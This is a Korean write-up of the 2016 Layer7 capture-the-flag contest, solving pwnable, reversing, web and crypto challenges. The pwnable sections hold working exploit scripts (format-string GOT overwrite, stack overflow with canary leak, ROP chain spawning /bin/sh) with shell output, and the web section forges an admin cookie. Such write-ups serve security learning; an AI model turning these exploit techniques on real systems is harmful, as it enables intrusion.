2016 Layer7 CTF Write-Up

이름 : 이태양

순위 : 2등

닉네임 : 양파가 송송

pwnable - easy fsb

간단한 fsb입니다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@4
  int v4; // edx@4
  signed int i; // [sp+8h] [bp-110h]@1
  char buf[256]; // [sp+Ch] [bp-10Ch]@2
  int v7; // [sp+10Ch] [bp-Ch]@1

  v7 = *MK_FP(__GS__, 20);
  for ( i = 0; i <= 9; ++i )
  {
    read(0, buf, 0x100u);
    printf(buf);
    fflush(_bss_start);
  }
  result = 0;
  v4 = *MK_FP(__GS__, 20) ^ v7;
  return result;
}
```

심플하게 10번 0x100만큼 받아서 포맷스트링을 일으켜 줍니다.
라이브러리 주소 릭해서 system 계산하고 printf를 system으로 덮고 buf에 /bin/sh 입력해 주면 쉘 딸 수 있습니다.

```
from SunKn0wn import *


printf_got = 0x0804A010


r = remote('prob.layer7.kr', 10002)
r.sendline('%75$x')   # libc(__libc_start_main)
libc_base = int(r.recvall().rstrip(), 16) - 0x00018637
system_lib = libc_base + 0x0003A920
print "[*] libc_base : %x" % libc_base
print "[*] system_lib : %x" % system_lib
payload = 'AAAA' + p32(printf_got) + 'AAAA' + p32(printf_got + 2)
printlen = (system_lib & 0xffff) - 16
printsum = printlen + 16
payload += '%' + str(printlen) + 'c' + '%8$hn'
printlen = (system_lib >> 16) - printsum
while (printlen < 0): printlen += 0x10000
payload += '%' + str(printlen) + 'c' + '%10$hn'
r.sendline(payload)
sleep(2)
r.recvall()
r.sendline('/bin/sh;')
sleep(0.1)
r.interactive()
```

```
C:\Users\SunKn0wn>cd Desktop

C:\Users\SunKn0wn\Desktop>python easy_fsb.py
[*] libc_base : f7561000
[*] system_lib : f759b920
$ cat /home/easy_fsb/flag
flag{You_Are_A_Good_Young_h4cker!!}

$
```

flag : flag{You_Are_A_Good_Young_h4cker!!}

pwnable - easy bof


간단한 bof입니다.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@2
  __int64 v4; // rcx@4
  int nbytes; // [sp+1Ch] [bp-114h]@1
  __int64 v6; // [sp+128h] [bp-8h]@1

  v6 = *MK_FP(__FS__, 40LL);
  _isoc99_scanf("%d", &nbytes);
  if ( nbytes <= 0x100 )
  {
    _isoc99_scanf("%12s", &nbytes + 1);
    printf((const char *)&nbytes + 4);
    fflush(_bss_start);
    read(0, &nbytes + 1, (unsigned int)nbytes);
    result = 0;
  }
  else
  {
    puts("");
    result = -1;
  }
  v4 = *MK_FP(__FS__, 40LL) ^ v6;
  return result;
}
```

처음에 사이즈를 입력받고 0x100보다 작으면 다음으로 넘어가지만 인티저 오버플로우를 이용해 -1을 넣어주면 우회할 수 있습니다. 그리고 12글자를 입력받을 수 있는데 이 값을 바로 printf의 인자로 넣기 때문에 fsb가 일어납니다. 여기서 카나리와 라이브러리 주소를 릭할 수 있습니다. 정확히 12글자 '%43$lx%45$lx'를 넣어주면 됩니다. 그리고 read함수에서 오버플로우가 일어나고 64비트 환경이기 때문에 원샷가젯을 이용하여 쉘을 따면 됩니다.

```
from SunKn0wn import *

printf_got = 0x0804A010

r = remote('prob.layer7.kr', 10003)
r.sendline('-1')      # integer overflow
sleep(0.1)
r.sendline('%43$lx%45$lx')   # canary + libc leak(__libc_start_main)
```

```
recv = r.recvall()
canary = int(recv[:16], 16)
libc_base = int(recv[16:], 16) - 0x20830
oneshot_lib = libc_base + 0x45206
print "[*] libc_base : %x" % libc_base
print "[*] oneshot_lib : %x" % oneshot_lib
print "[*] canary : %x" % canary
r.send('A' * 0x108 + p64(canary) + 'A' * 8 + p64(oneshot_lib))
sleep(0.1)
r.interactive()
```



flag : flag{Do_you_kn0w_soosn?}

pwnable - easy uaf


간단한 uaf입니다.

```
v32 = 0;
buf1 = (char *)malloc(0x3Fu);
buf2 = (char *)malloc(0x3Fu);
buf3 = (char *)malloc(0x3Fu);
buf4 = (char *)malloc(0x3Fu);
buf5 = (char *)malloc(0x3Fu);
*(_DWORD *)buf1 = ' en0';
```

먼저 malloc을 5번 호출하여 버퍼를 할당받고 이 중 세 번째 버퍼에 플래그를 읽습니다. 다음 각 버퍼에 값을 쓰기, 지우기, 출력하기를 할 수 있습니다. 여기서 쓰기를 할 때 처음 쓰는 것이라면 0x100만큼 버퍼에 입력받아 오버플로우가 일어날 수 있고, 지우기는 free를 하는데 데이터를 모두 0으로 채우고 free를 해 줍니다. 그리고 값을 출력할 때는 free가 되어 있다면 출력을 해 줍니다. 따라서 플래그를 바로 출력할 수는 없습니다.

여기서 free를 한 후에도 계속 값을 쓰기가 가능하므로 uaf가 일어납니다. 2번 버퍼를 free하고 쓰기를 하면 free된 버퍼에 값을 0x100까지 쓸 수 있고, 3번 버퍼(플래그가 있는 버퍼)까지 꽉 채워 2번 버퍼를 읽을 때 3번 버퍼의 값까지 읽을 수 있도록 하면 플래그를 얻을 수 있습니다.

```
from SunKn0wn import *

r = remote('prob.layer7.kr', 10007)

r.recvall()
r.sendline('3')
r.recvall()
r.sendline('2')
r.recvall()
r.sendline('2')
r.recvall()
r.sendline('2')
r.recvall()
r.send('A' * 0x47 + 'B')
r.recvall()
r.sendline('4')
r.recvall()
r.sendline('2')
r.recvuntil('B')
print r.recvuntil('\n')
```



flag : flag{@j#m#kL0V3 I0v35 70 L0v3 I0V3.}

pwnable - up and up


리버싱과 포너블이 결합되어 있는 형태입니다. 패스코드를 맞추면 오버플로우가 일어날 수 있는 환경이 충족됩니다.

```
v12 = *MK_FP(__GS__, 20);
len = strlen(passcode);
if ( len <= 1
  || ((((unsigned int)((unsigned __int64)len >> 32) >> 31) + (_BYTE)len) & 1)
   - ((unsigned int)((unsigned __int64)len >> 32) >> 31) != 1 )
{
  v6 = 0x10101010;
  memset(s1, 0, sizeof(s1));
  mid = len / 2;
  strncpy(passcode_front, passcode, mid);
  strncpy(passcode_rear, &passcode[mid], mid);
  for ( i = 0; i <= 3; ++i )
  {
    for ( j = 0; j < mid; ++j )
    {
      v2 = 2 * v6 ^ passcode_rear[j] ^ passcode_front[j];
      passcode_front[j] = passcode_rear[j];
      passcode_rear[j] = v2;
      v6 ^= 2 * v6;
    }
  }
  strncpy(s1, passcode_front, mid);
  strncpy(&s1[mid], passcode_rear, mid);
  result = strcmp(s1, byte_804B03C);
}
else
{
  result = 1;
}
v3 = *MK_FP(__GS__, 20) ^ v12;
return result;
```

역연산해서 패스코드 구하면 됩니다.

```
#include <stdio.h>

int main(void) {
   unsigned char front[] = { 0xA6, 0x35, 0xAE, 0x1F, 0xF1, 0x33, 0x9F, 0x71, 0xB4,
0x61, 0xE1, 0x61, 0xBD };
   unsigned char rear[] = { 0x76, 0xB4, 0xFD, 0x0C, 0x32, 0xBC, 0xDB, 0x74, 0x6F,
0xC9, 0xF1, 0x76, 0x42 };
   unsigned char tmp;
   unsigned int key_table[4][13];
   unsigned int key = 0x10101010;

   for (int i = (sizeof(key_table) / sizeof(unsigned int[13])) - 1; i >= 0; i--) {
      for (int j = (sizeof(key_table) / sizeof(unsigned int[4])) - 1; j >= 0; j--) {
         key_table[i][j] = key * 2;
         key ^= (key * 2);
      }
   }

   for (int i = 0; i < 4; i++) {
      for (int j = 12; j >= 0; j--) {
         tmp = rear[j];
         rear[j] = front[j];
         front[j] = (tmp ^ rear[j] ^ key_table[i][j]) & 0x7f;
```

```
        }
    }

    for (int i = 0; i < 13; i++)
        printf("%c", front[i]);
    for (int i = 0; i < 13; i++)
        printf("%c", rear[i]);

    return 0;
}
```



패스코드를 구했으므로 오버플로우가 일어나고 익스하면 됩니다.
먼저 카나리를 릭하고 rop를 이용해 라이브러리 주소를 릭하고 strchr의 got를 system 라이브러리 주소로 덮어쓴 뒤

```
while ( 1 )
{
  my_write(1, ">>> ");
  my_read(0, cmd, 100u);
  v1 = strchr(cmd, ' ');
  if ( v1 )
    *v1 = 0;
  if ( strcmp(cmd, "echo") )
    break;
  if ( v1 )
  ,
```

다시 이 구간이 있는 함수로 리턴하면 쉘을 딸 수 있습니다.

```
from SunKn0wn import *

passcode = 'passcode{H0w_fun_1s_1t!!!}'
strchr_got = 0x0804B01C
write_plt = 0x08048480
write_got = 0x0804B028
read_plt = 0x08048420
retaddr = 0x08048756
pppr = 0x8048d39
bss = 0x0804B060

r = remote('prob.layer7.kr', 10005)
print r.recvall()
r.send('A' * 0x27 + '\x00' + 'A' * 0x27 + '\x00')
```

```
print r.recvall()
r.sendline('root_auth')
print r.recvall()
r.sendline(passcode)
print r.recvall()
payload = 'A' * 0x1c + 'C'
r.send(payload)
print r.recvall()
r.sendline("echo A")
r.recvuntil('C')
canary = up32('\x00' + r.recv(3))
print "[*] canary : %x" % canary
payload = 'A' * 0x1c + p32(canary) + 'B' * 12
payload += p32(write_plt)
payload += p32(pppr)
payload += p32(1)
payload += p32(write_got)
payload += p32(4)
payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0)
payload += p32(strchr_got)
payload += p32(4)
payload += p32(retaddr)
r.recvall()
r.send(payload)
sleep(0.1)
print r.recvall()
r.sendline("exit")
print r.recvuntil('[*] Bye !!\n')
libc_base = up32(r.recv(4)) - 0x000D4490
system_lib = libc_base + 0x0003A920
print "[*] libc_base : %x" % libc_base
print "[*] system_lib : %x" % system_lib
r.send(p32(system_lib))
print r.recvall()
r.send('/bin/sh;')
sleep(0.1)
r.interactive()
```

```
C:\Users\5unKn0wn\Desktop>python up_pwn.py
[*] canary : 1ee96900
[*] libc_base : f755c000
[*] system_lib : f7596920
$ cat /home/up_pwn/flag
flag_{st4ck_g0es_upp3r_too!!}

$
```

flag : flag_{st4ck_g0es_upp3r_too!!}

reversing - sanity

xor 해주니까 역으로 xor 해주면 됩니다. 처음에 복호화된 값이 readable 하지 않아서 플래그가 아닌 줄 알았는데 혹시나 하고 인증해봤는데 맞았습니다. 바이너리가 없어서 xor 소스와 플래그는 다시 못구했습니다.

reversing - climing hill?

산을 오른대나 뭐래나 하는 문제였습니다. 적당히 안티헥스레이 같은 것들 패치해서 보면

```
int sub_401000()
{
  FILE *v0; // ebx@1
  __int32 v1; // edi@1
  void (__cdecl *v2)(void *, size_t, size_t, FILE *); // ecx@1
  FILE *v3; // esi@2
  __int32 v4; // edi@4
  FILE *File; // [sp+10h] [bp-8h]@1
  char DstBuf; // [sp+14h] [bp-4h]@2

  v0 = fopen("flag.bmp", "rb");
  File = fopen("encrypted.bin", "wb");
  fseek(v0, 0, 2);
  v1 = ftell(v0);
  fseek(v0, 0, 0);
  v2 = (void (__cdecl *)(void *, size_t, size_t, FILE *))fread;
  if ( v1 & 3 )
  {
    fread(&DstBuf, 1u, v1 & 3, v0);
    v3 = File;
    fwrite(&DstBuf, 1u, v1 & 3, File);
    v2 = (void (__cdecl *)(void *, size_t, size_t, FILE *))fread;
  }
  else
  {
    v3 = File;
  }
  v4 = v1 >> 2;
  if ( v4 > 0 )
  {
    do
    {
      v2(&DstBuf, 1u, 4u, v0);
      sub_401110((int)&DstBuf);
      fwrite(&DstBuf, 1u, 4u, v3);
      v2 = (void (__cdecl *)(void *, size_t, size_t, FILE *))fread;
      --v4;
    }
    while ( v4 );
  }
  fclose(v0);
  fclose(File);
  return 0;
}
```

4바이트 단위로 블록 암호화를 합니다.

```
void __thiscall sub_401110(unsigned __int8 *this)
{
  int char_1; // ebx@1
  signed int v2; // esi@1
  char *v3; // eax@1
  int char_4; // edi@1
  int v5; // edx@2
  int char_2; // [sp+4h] [bp-60h]@1
  int char_3; // [sp+8h] [bp-5Ch]@1
  __int128 v8; // [sp+10h] [bp-54h]@1
  __int128 v9; // [sp+20h] [bp-44h]@1
  __int128 v10; // [sp+30h] [bp-34h]@1
  __int128 v11; // [sp+40h] [bp-24h]@1
  __int128 v12; // [sp+50h] [bp-14h]@1

  v8 = xmmword_402150;
  v9 = xmmword_402130;
  v10 = xmmword_402140;
  v11 = xmmword_402160;
  char_1 = *this;
  v2 = 0;
  char_2 = this[1];
  char_3 = this[2];
  v3 = (char *)&v8 + 4;
  char_4 = this[3];
  v12 = 0i64;
  do
  {
    v5 = *((_DWORD *)v3 + 2);
    v3 += 16;
    *((_DWORD *)&v12 + v2++) += char_2 * *((_DWORD *)v3 - 4)
                              + char_1 * *((_DWORD *)v3 - 5)
                              + char_3 * *((_DWORD *)v3 - 3)
                              + char_4 * v5;
  }
  while ( v2 < 4 );
  *this = v12;
  this[1] = BYTE4(v12);
  this[2] = BYTE8(v12);
  this[3] = BYTE12(v12);
}
```

루틴을 보면 4바이트를 가지고 연산을 하고 다시 넣는데 이 부분이 암호화로써 취약합니다. 관련 내용은

https://ko.wikipedia.org/wiki/%EB%B8%94%EB%A1%9D_%EC%95%94%ED%98%B8_%EC%9A%B4%EC%9A%A9_%EB%B0%A9%EC%8B%9D#.EC.A0.84.EC.9E.90_.EC.BD.94.EB.93.9C.EB.B6.81_.28ECB.29


이 링크를 참조하고 이 상황에서는 ecb모드로 암호화 한 것처럼 4바이트 단위로 암호화해서 같은 4바이트에 대해서는 같은 결과를 가져오게 됩니다. 그리고 암호화 하는 파일이 BMP라는 특성을 이용하여

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   42 4D 58 8E BA 22 00 00 00 00 36 6C 6C 00 28 50   BMXŽº"....6ll.(P
00000010   50 00 80 00 04 00 88 10 12 00 19 1A 1A 18 00 00   P.€...ˆ.........
00000020   00 00 22 22 4E 22 C3 86 94 00 C3 86 94 00 00 00   .."""N"Ã†".Ã†"...
00000030   00 00 00 00 00 00 FD FD FC FC FD FD FC FC FD FD   ......ýýüüýýüüýý
00000040   FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD   üüýýüüýýüüýýüüýý
00000050   FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD   üüýýüüýýüüýýüüýý
00000060   FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD   üüýýüüýýüüýýüüýý
00000070   FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD   üüýýüüýýüüýýüüýý
00000080   FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD   üüýýüüýýüüýýüüýý
00000090   FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD   üüýýüüýýüüýýüüýý
```

암호화 된 결과가 4바이트 단위로 같게 나와도 헤더만 맞춰주면 암호화 하기 전과 동일한 이미지를 볼 수 있습니다. 결론적으로 우리는 0x36바이트의 헤더만 복구해 주면 되고 이 부분은 BMP 헤더 구조를 보고 직접 맞췄습니다. 그리고 가로세로 픽셀 길이는 0x0000 ~ 0xffff 까지 전부 돌려서 테이블 만들고 해당하는 값을 찾아서 복호화 하였습니다. 따라서 헤더를 복호화 하면

```
00000000  42 4D 30 2C 22 00 00 00 00 00 36 00 00 00 28 00  BM0,".....6...(.
00000010  00 00 80 04 00 00 88 02 00 00 01 00 18 00 00 00  ..€...ˆ.........
00000020  00 00 FA 2B 22 00 00 00 00 55 00 00 00 00 00 00  ..ú+"....U......
00000030  00 00 00 00 00 00 FD FD FC FC FD FD FC FC FD FD  ......ýýüüýýüüýý
00000040  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000050  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000060  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000070  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000080  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000090  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
000000A0  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
000000B0  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
000000C0  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
000000D0  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
000000E0  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
000000F0  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000100  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000110  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
00000120  FC FC FD FD FC FC FD FD FC FC FD FD FC FC FD FD  üüýýüüýýüüýýüüýý
```

이렇게 복호화를 하고 내용은 그대로 냅둔 채 파일을 열어보면



색깔은 조금 탁하지만 플래그를 아주 잘 볼 수 있습니다.

flag : flag_{Y0u_ar3_go0d_at_math!!}

reversing - trash

바이너리가 좀 쓰레기 같습니다. 대부분의 인스트럭션이 mov로 이루어져 있고 중간 중간 add나 다른 인스트럭션이 숨어있습니다.

```
text:00401000 sub_401000      proc near               ; CODE XREF: start-B6↓p
text:00401000                                         ; .text:0122D16D↓p
text:00401000                 push    ebp
text:00401001                 mov     ebp, esp
text:00401003                 push    ecx
text:00401004                 push    ebx
text:00401005                 push    offset aMakeMe0x7c6dcb ; "Make me 0x7c6dcb29\n"
text:0040100A                 call    sub_122CE80
text:0040100F                 add     esp, 4
text:00401012                 lea     eax, [ebp-4]
text:00401015                 push    eax
text:00401016                 push    offset aD       ; "%d"
text:0040101B                 call    sub_122CEC0
text:00401020                 add     esp, 8
text:00401023                 mov     eax, ebx
text:00401025                 mov     ebx, dword_122F000
text:0040102B                 add     eax, 1E45h
text:00401030                 mov     eax, dword_122F000
text:00401035                 mov     ecx, dword_122F000
text:0040103B                 add     eax, 5939h
text:00401040                 add     eax, 4397h
text:00401045                 add     ebx, 86Bh
text:0040104B                 mov     ebx, eax
text:0040104D                 add     eax, 4DE6h
text:00401052                 mov     ebx, dword_122F000
text:00401058                 mov     eax, ebx
text:0040105A                 mov     dword_122F000, ecx
text:00401060                 add     ebx, 59B9h
text:00401066                 mov     eax, dword_122F000
text:0040106B                 mov     ecx, dword_122F000
text:00401071                 mov     eax, ebx
text:00401073                 mov     dword_122F000, ecx
text:00401079                 mov     eax, dword_122F000
text:0040107E                 mov     eax, dword_122F000
```

숫자를 입력받아 연산을 하는데 0x7c6dcb29를 만들어야 합니다. 먼저 ebp-4에 값을 입력받고 하드웨어 브레이크포인트를 걸어서 디버깅하면 됩니다.

```
.text:004158EE mov     eax, ebx
.text:004158F0 mov     dword_122F000, ecx
.text:004158F6 mov     eax, [ebp-4]
.text:004158F9 sar     eax, 4
.text:004158FC xor     dword_122F000, eax
.text:00415902 mov     eax, dword_122F000
.text:00415907 mov     ecx, dword_122F000
```

브레이크 포인트가 걸리고 연산을 보면 dword_122f0000 ^= (input >> 4)을 하는데 dword_122f0000에는 초기값으로 0x12345678이 들어있습니다. 그리고 한 번 더 브레이크 포인트가 걸린 부분을 보면

```
.text:004FE180 mov     eax, ebx
.text:004FE182 mov     eax, ebx
.text:004FE184 mov     eax, [ebp-4]
.text:004FE187 mov     ebx, 3
.text:004FE18C mul     ebx
.text:004FE18E xor     dword_122F000, eax
.text:004FE194 add     ebx, 7B29h
.text:004FE19A mov     ebx, dword_122F000
.text:004FE1A0 mov     eax, ebx
```

dword_122f0000 ^= (input * 3) 연산을 하고 16진수 값으로 출력해 줍니다.
결론적으로 0x12345678 ^ (input >> 4) ^ (input * 3) == 0x7c6dcb29을 만족하는 input을 찾으면 됩니다.

```
import z3

input= z3.BitVec('input', 32)
z3.solve(0x12345678 ^ (input >> 4) ^ (input * 3) == 0x7c6dcb29)
```


z3을 돌리면 됩니다.

결과값으로 [input = 2271560481]이렇게 나오고, 2271560481은 헥스값으로 0x87654321입니다.

flag : 0x87654321

reversing - UpAndDown

업앤다운 게임이 구현 되어있습니다.



숫자 맞추면 됩니다.

바이너리가 디버그 모드로 컴파일 되어 있어서 짜증나지만 잘 디버깅 하면서 하면 됩니다. TLS 콜백 함수가 두 개 존재하고

```
memset(&v8, 0xCCu, 0xFCu);
level1();
v12 = malloc(4u);
dword_42240C = (int)v12;
*(_DWORD *)dword_422408 = 0x6B;
*(_DWORD *)dword_42240C = *(_DWORD *)dword_4223F4 ^ 0x34;
v11 = (void *)dword_4223F4;
free((void *)dword_4223F4);
*(_DWORD *)dword_422400 = *(_DWORD *)dword_422404 ^ (*(_DWORD *)dword_422400 | *(_DWORD *)dword_4223FC);
*(_DWORD *)dword_422404 = 90;
level2();
*(_DWORD *)dword_4223F4 ^= *(_DWORD *)dword_4223FC;
*(_DWORD *)dword_422404 &= *(_DWORD *)dword_4223F8;
v10 = malloc(4u);
dword_422404 = (int)v10;
*(_DWORD *)dword_422400 ^= *(_DWORD *)dword_422410;
*(_DWORD *)dword_4223F8 = *(_DWORD *)dword_422414;
*(_DWORD *)dword_422404 = 116;
v9 = (void *)dword_422414;
free((void *)dword_422414);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)level3, 0, 0, 0);
hHandle = (HANDLE)check_stack(v1, v0);
WaitForSingleObject(hHandle, 0xFFFFFFFF);
check_stack(v3, v2);
CloseHandle(hHandle);
check_stack(v5, v4);
j_give_flag();
check_stack(v7, v6);
```

이 곳이 메인 루틴입니다. 레벨은 총 세 개가 있고 다 통과하면 플래그를 줍니다.

레벨1은

```
v49 = (char *)1;
printf("(%d)Input the number between %d and %lld : ", i, 1, 0xD4A50FFF);
v51 = &String;
sub_4113C5("%s", &String);
v13 = atoi64(&String);
LODWORD(v15) = check_stack(v14, SHIDWORD(v13));
v57 = v15;
if ( v61 <= v15 )
{
  if ( v61 >= v57 )
  {
    v60 = 1;
    sub_4110EB(v57, HIDWORD(v57));
    v51 = &loc_4110BE;
    v50 = &loc_4110BE;
```

비교하는 부분을 바로 가져오면 됩니다.

레벨2는 SEH 핸들러를 등록해 두고 계속 예외를 발생시켜 함수를 호출합니다. 적당히 잘 예외 처리는 프로그램에 넘겨줘서 디버깅하고 비교하는 부분 가져오면 됩니다.

```
LODWORD(v10) = sub_4113F7(16, (unsigned int)rand_num[2]);
v40 = (unsigned int)rand_num[3] + v10 + v9;
LODWORD(v11) = sub_4112E4(v40, 999999999999i64);
v40 = v11 + 1;
if ( v11 + 1 <= v41 )
{
  if ( v40 >= v41 )
  {
    byte_4223D1 = 1;
    sub_41130C(v41);
    v24 = print(std::cout, "Great! You are almost there");
    std::basic_ostream<char,std::char_traits<char>>::operator<<(
```

레벨 2는 여기서 비교합니다.

레벨 3은 쓰레드로 실행합니다. 쓰레드 내부에서 쓰레드를 또 생성시켜 입력을 받고 TLS 콜백 함수에서 비교하는데 안티디버깅이 엄청 많습니다. 1번 TLS 콜백 함수에서는 안티디버깅 엄청 걸고 디버깅 중이냐 아니냐에 따라 랜덤 씨드값을 결정합니다. 다 우회하면 됩니다. 그리고 2번 TLS 콜백 함수에서 비교합니다.

```
}
else if ( v34 == 3 )
{
  if ( qword_422418 <= (unsigned __int64)qword_4223D8 )
  {
    if ( qword_422418 >= (unsigned __int64)qword_4223D8 )
    {
      byte_4223D0 = 1;
      sub_41158C(qword_4223D8, HIDWORD(qword_4223D8));
      v24 = print(std::cout, "Let's check on the flag~");
```

이렇게 세 개의 값을 다 가져와서 넣어보면 플래그를 줍니다.

```
C:\Users\5unKn0wn>C:\Users\5unKn0wn\Desktop\0a0b85d5cd9b0d5af7dc897739fff8c9.exe
+++ level 1 +++ (given 5 chances)

(1)Input the number between 1 and 999999999999 : 120924441352
Not Bad! You can debug me more :)


+++ level 2 +++ (given 2 chances)

(1)Input the number between 1 and 999999999999 : 37219122648
Great! You are almost there


+++ level 3 +++ (given 2 chances)

(1)Input the number between 1 and 999999999999 : 874203647065
Let's check on the flag~


The flag is [flag{JnuY0nug_iz_aN_gr3it_Artist_0f_La23r}].

C:\Users\5unKn0wn>
```

flag : flag{JnuY0nug_iz_aN_gr3it_Artist_0f_La23r}

misc - Hello

페이지를 위에서 끝까지 드래그하면 중간에 플래그가 나옵니다.

crypto - Easy Crypto

카이사르 암호입니다. 13이었나 기억은 안나는데 쨌든 얼마 돌려주면 키가 나왔습니다.

web - login admin

회원가입한 후 쿠키를 보면 base64로 암호화 된 값이 있는데 4번 디코딩 하고 2번 문자열을 거꾸로 뒤집어서 디코딩 해 주면 로그인한 아이디가 나옵니다. 다시 admin으로 인코딩하여 쿠키를 바꿔주면 admin으로 인식하여 플래그가 나옵니다.

```
from SunKn0wn import *

cookie = 'admin'
for i in range(2):
        cookie = base64encode(cookie)[::-1]
for i in range(4):
        cookie = base64encode(cookie)
print cookie.replace('=', '%3D')
```

cookie : VlVaa2VtVkdXbk5VYkU1WVVtMTRXbFpYZUZOVlVUMDk%3D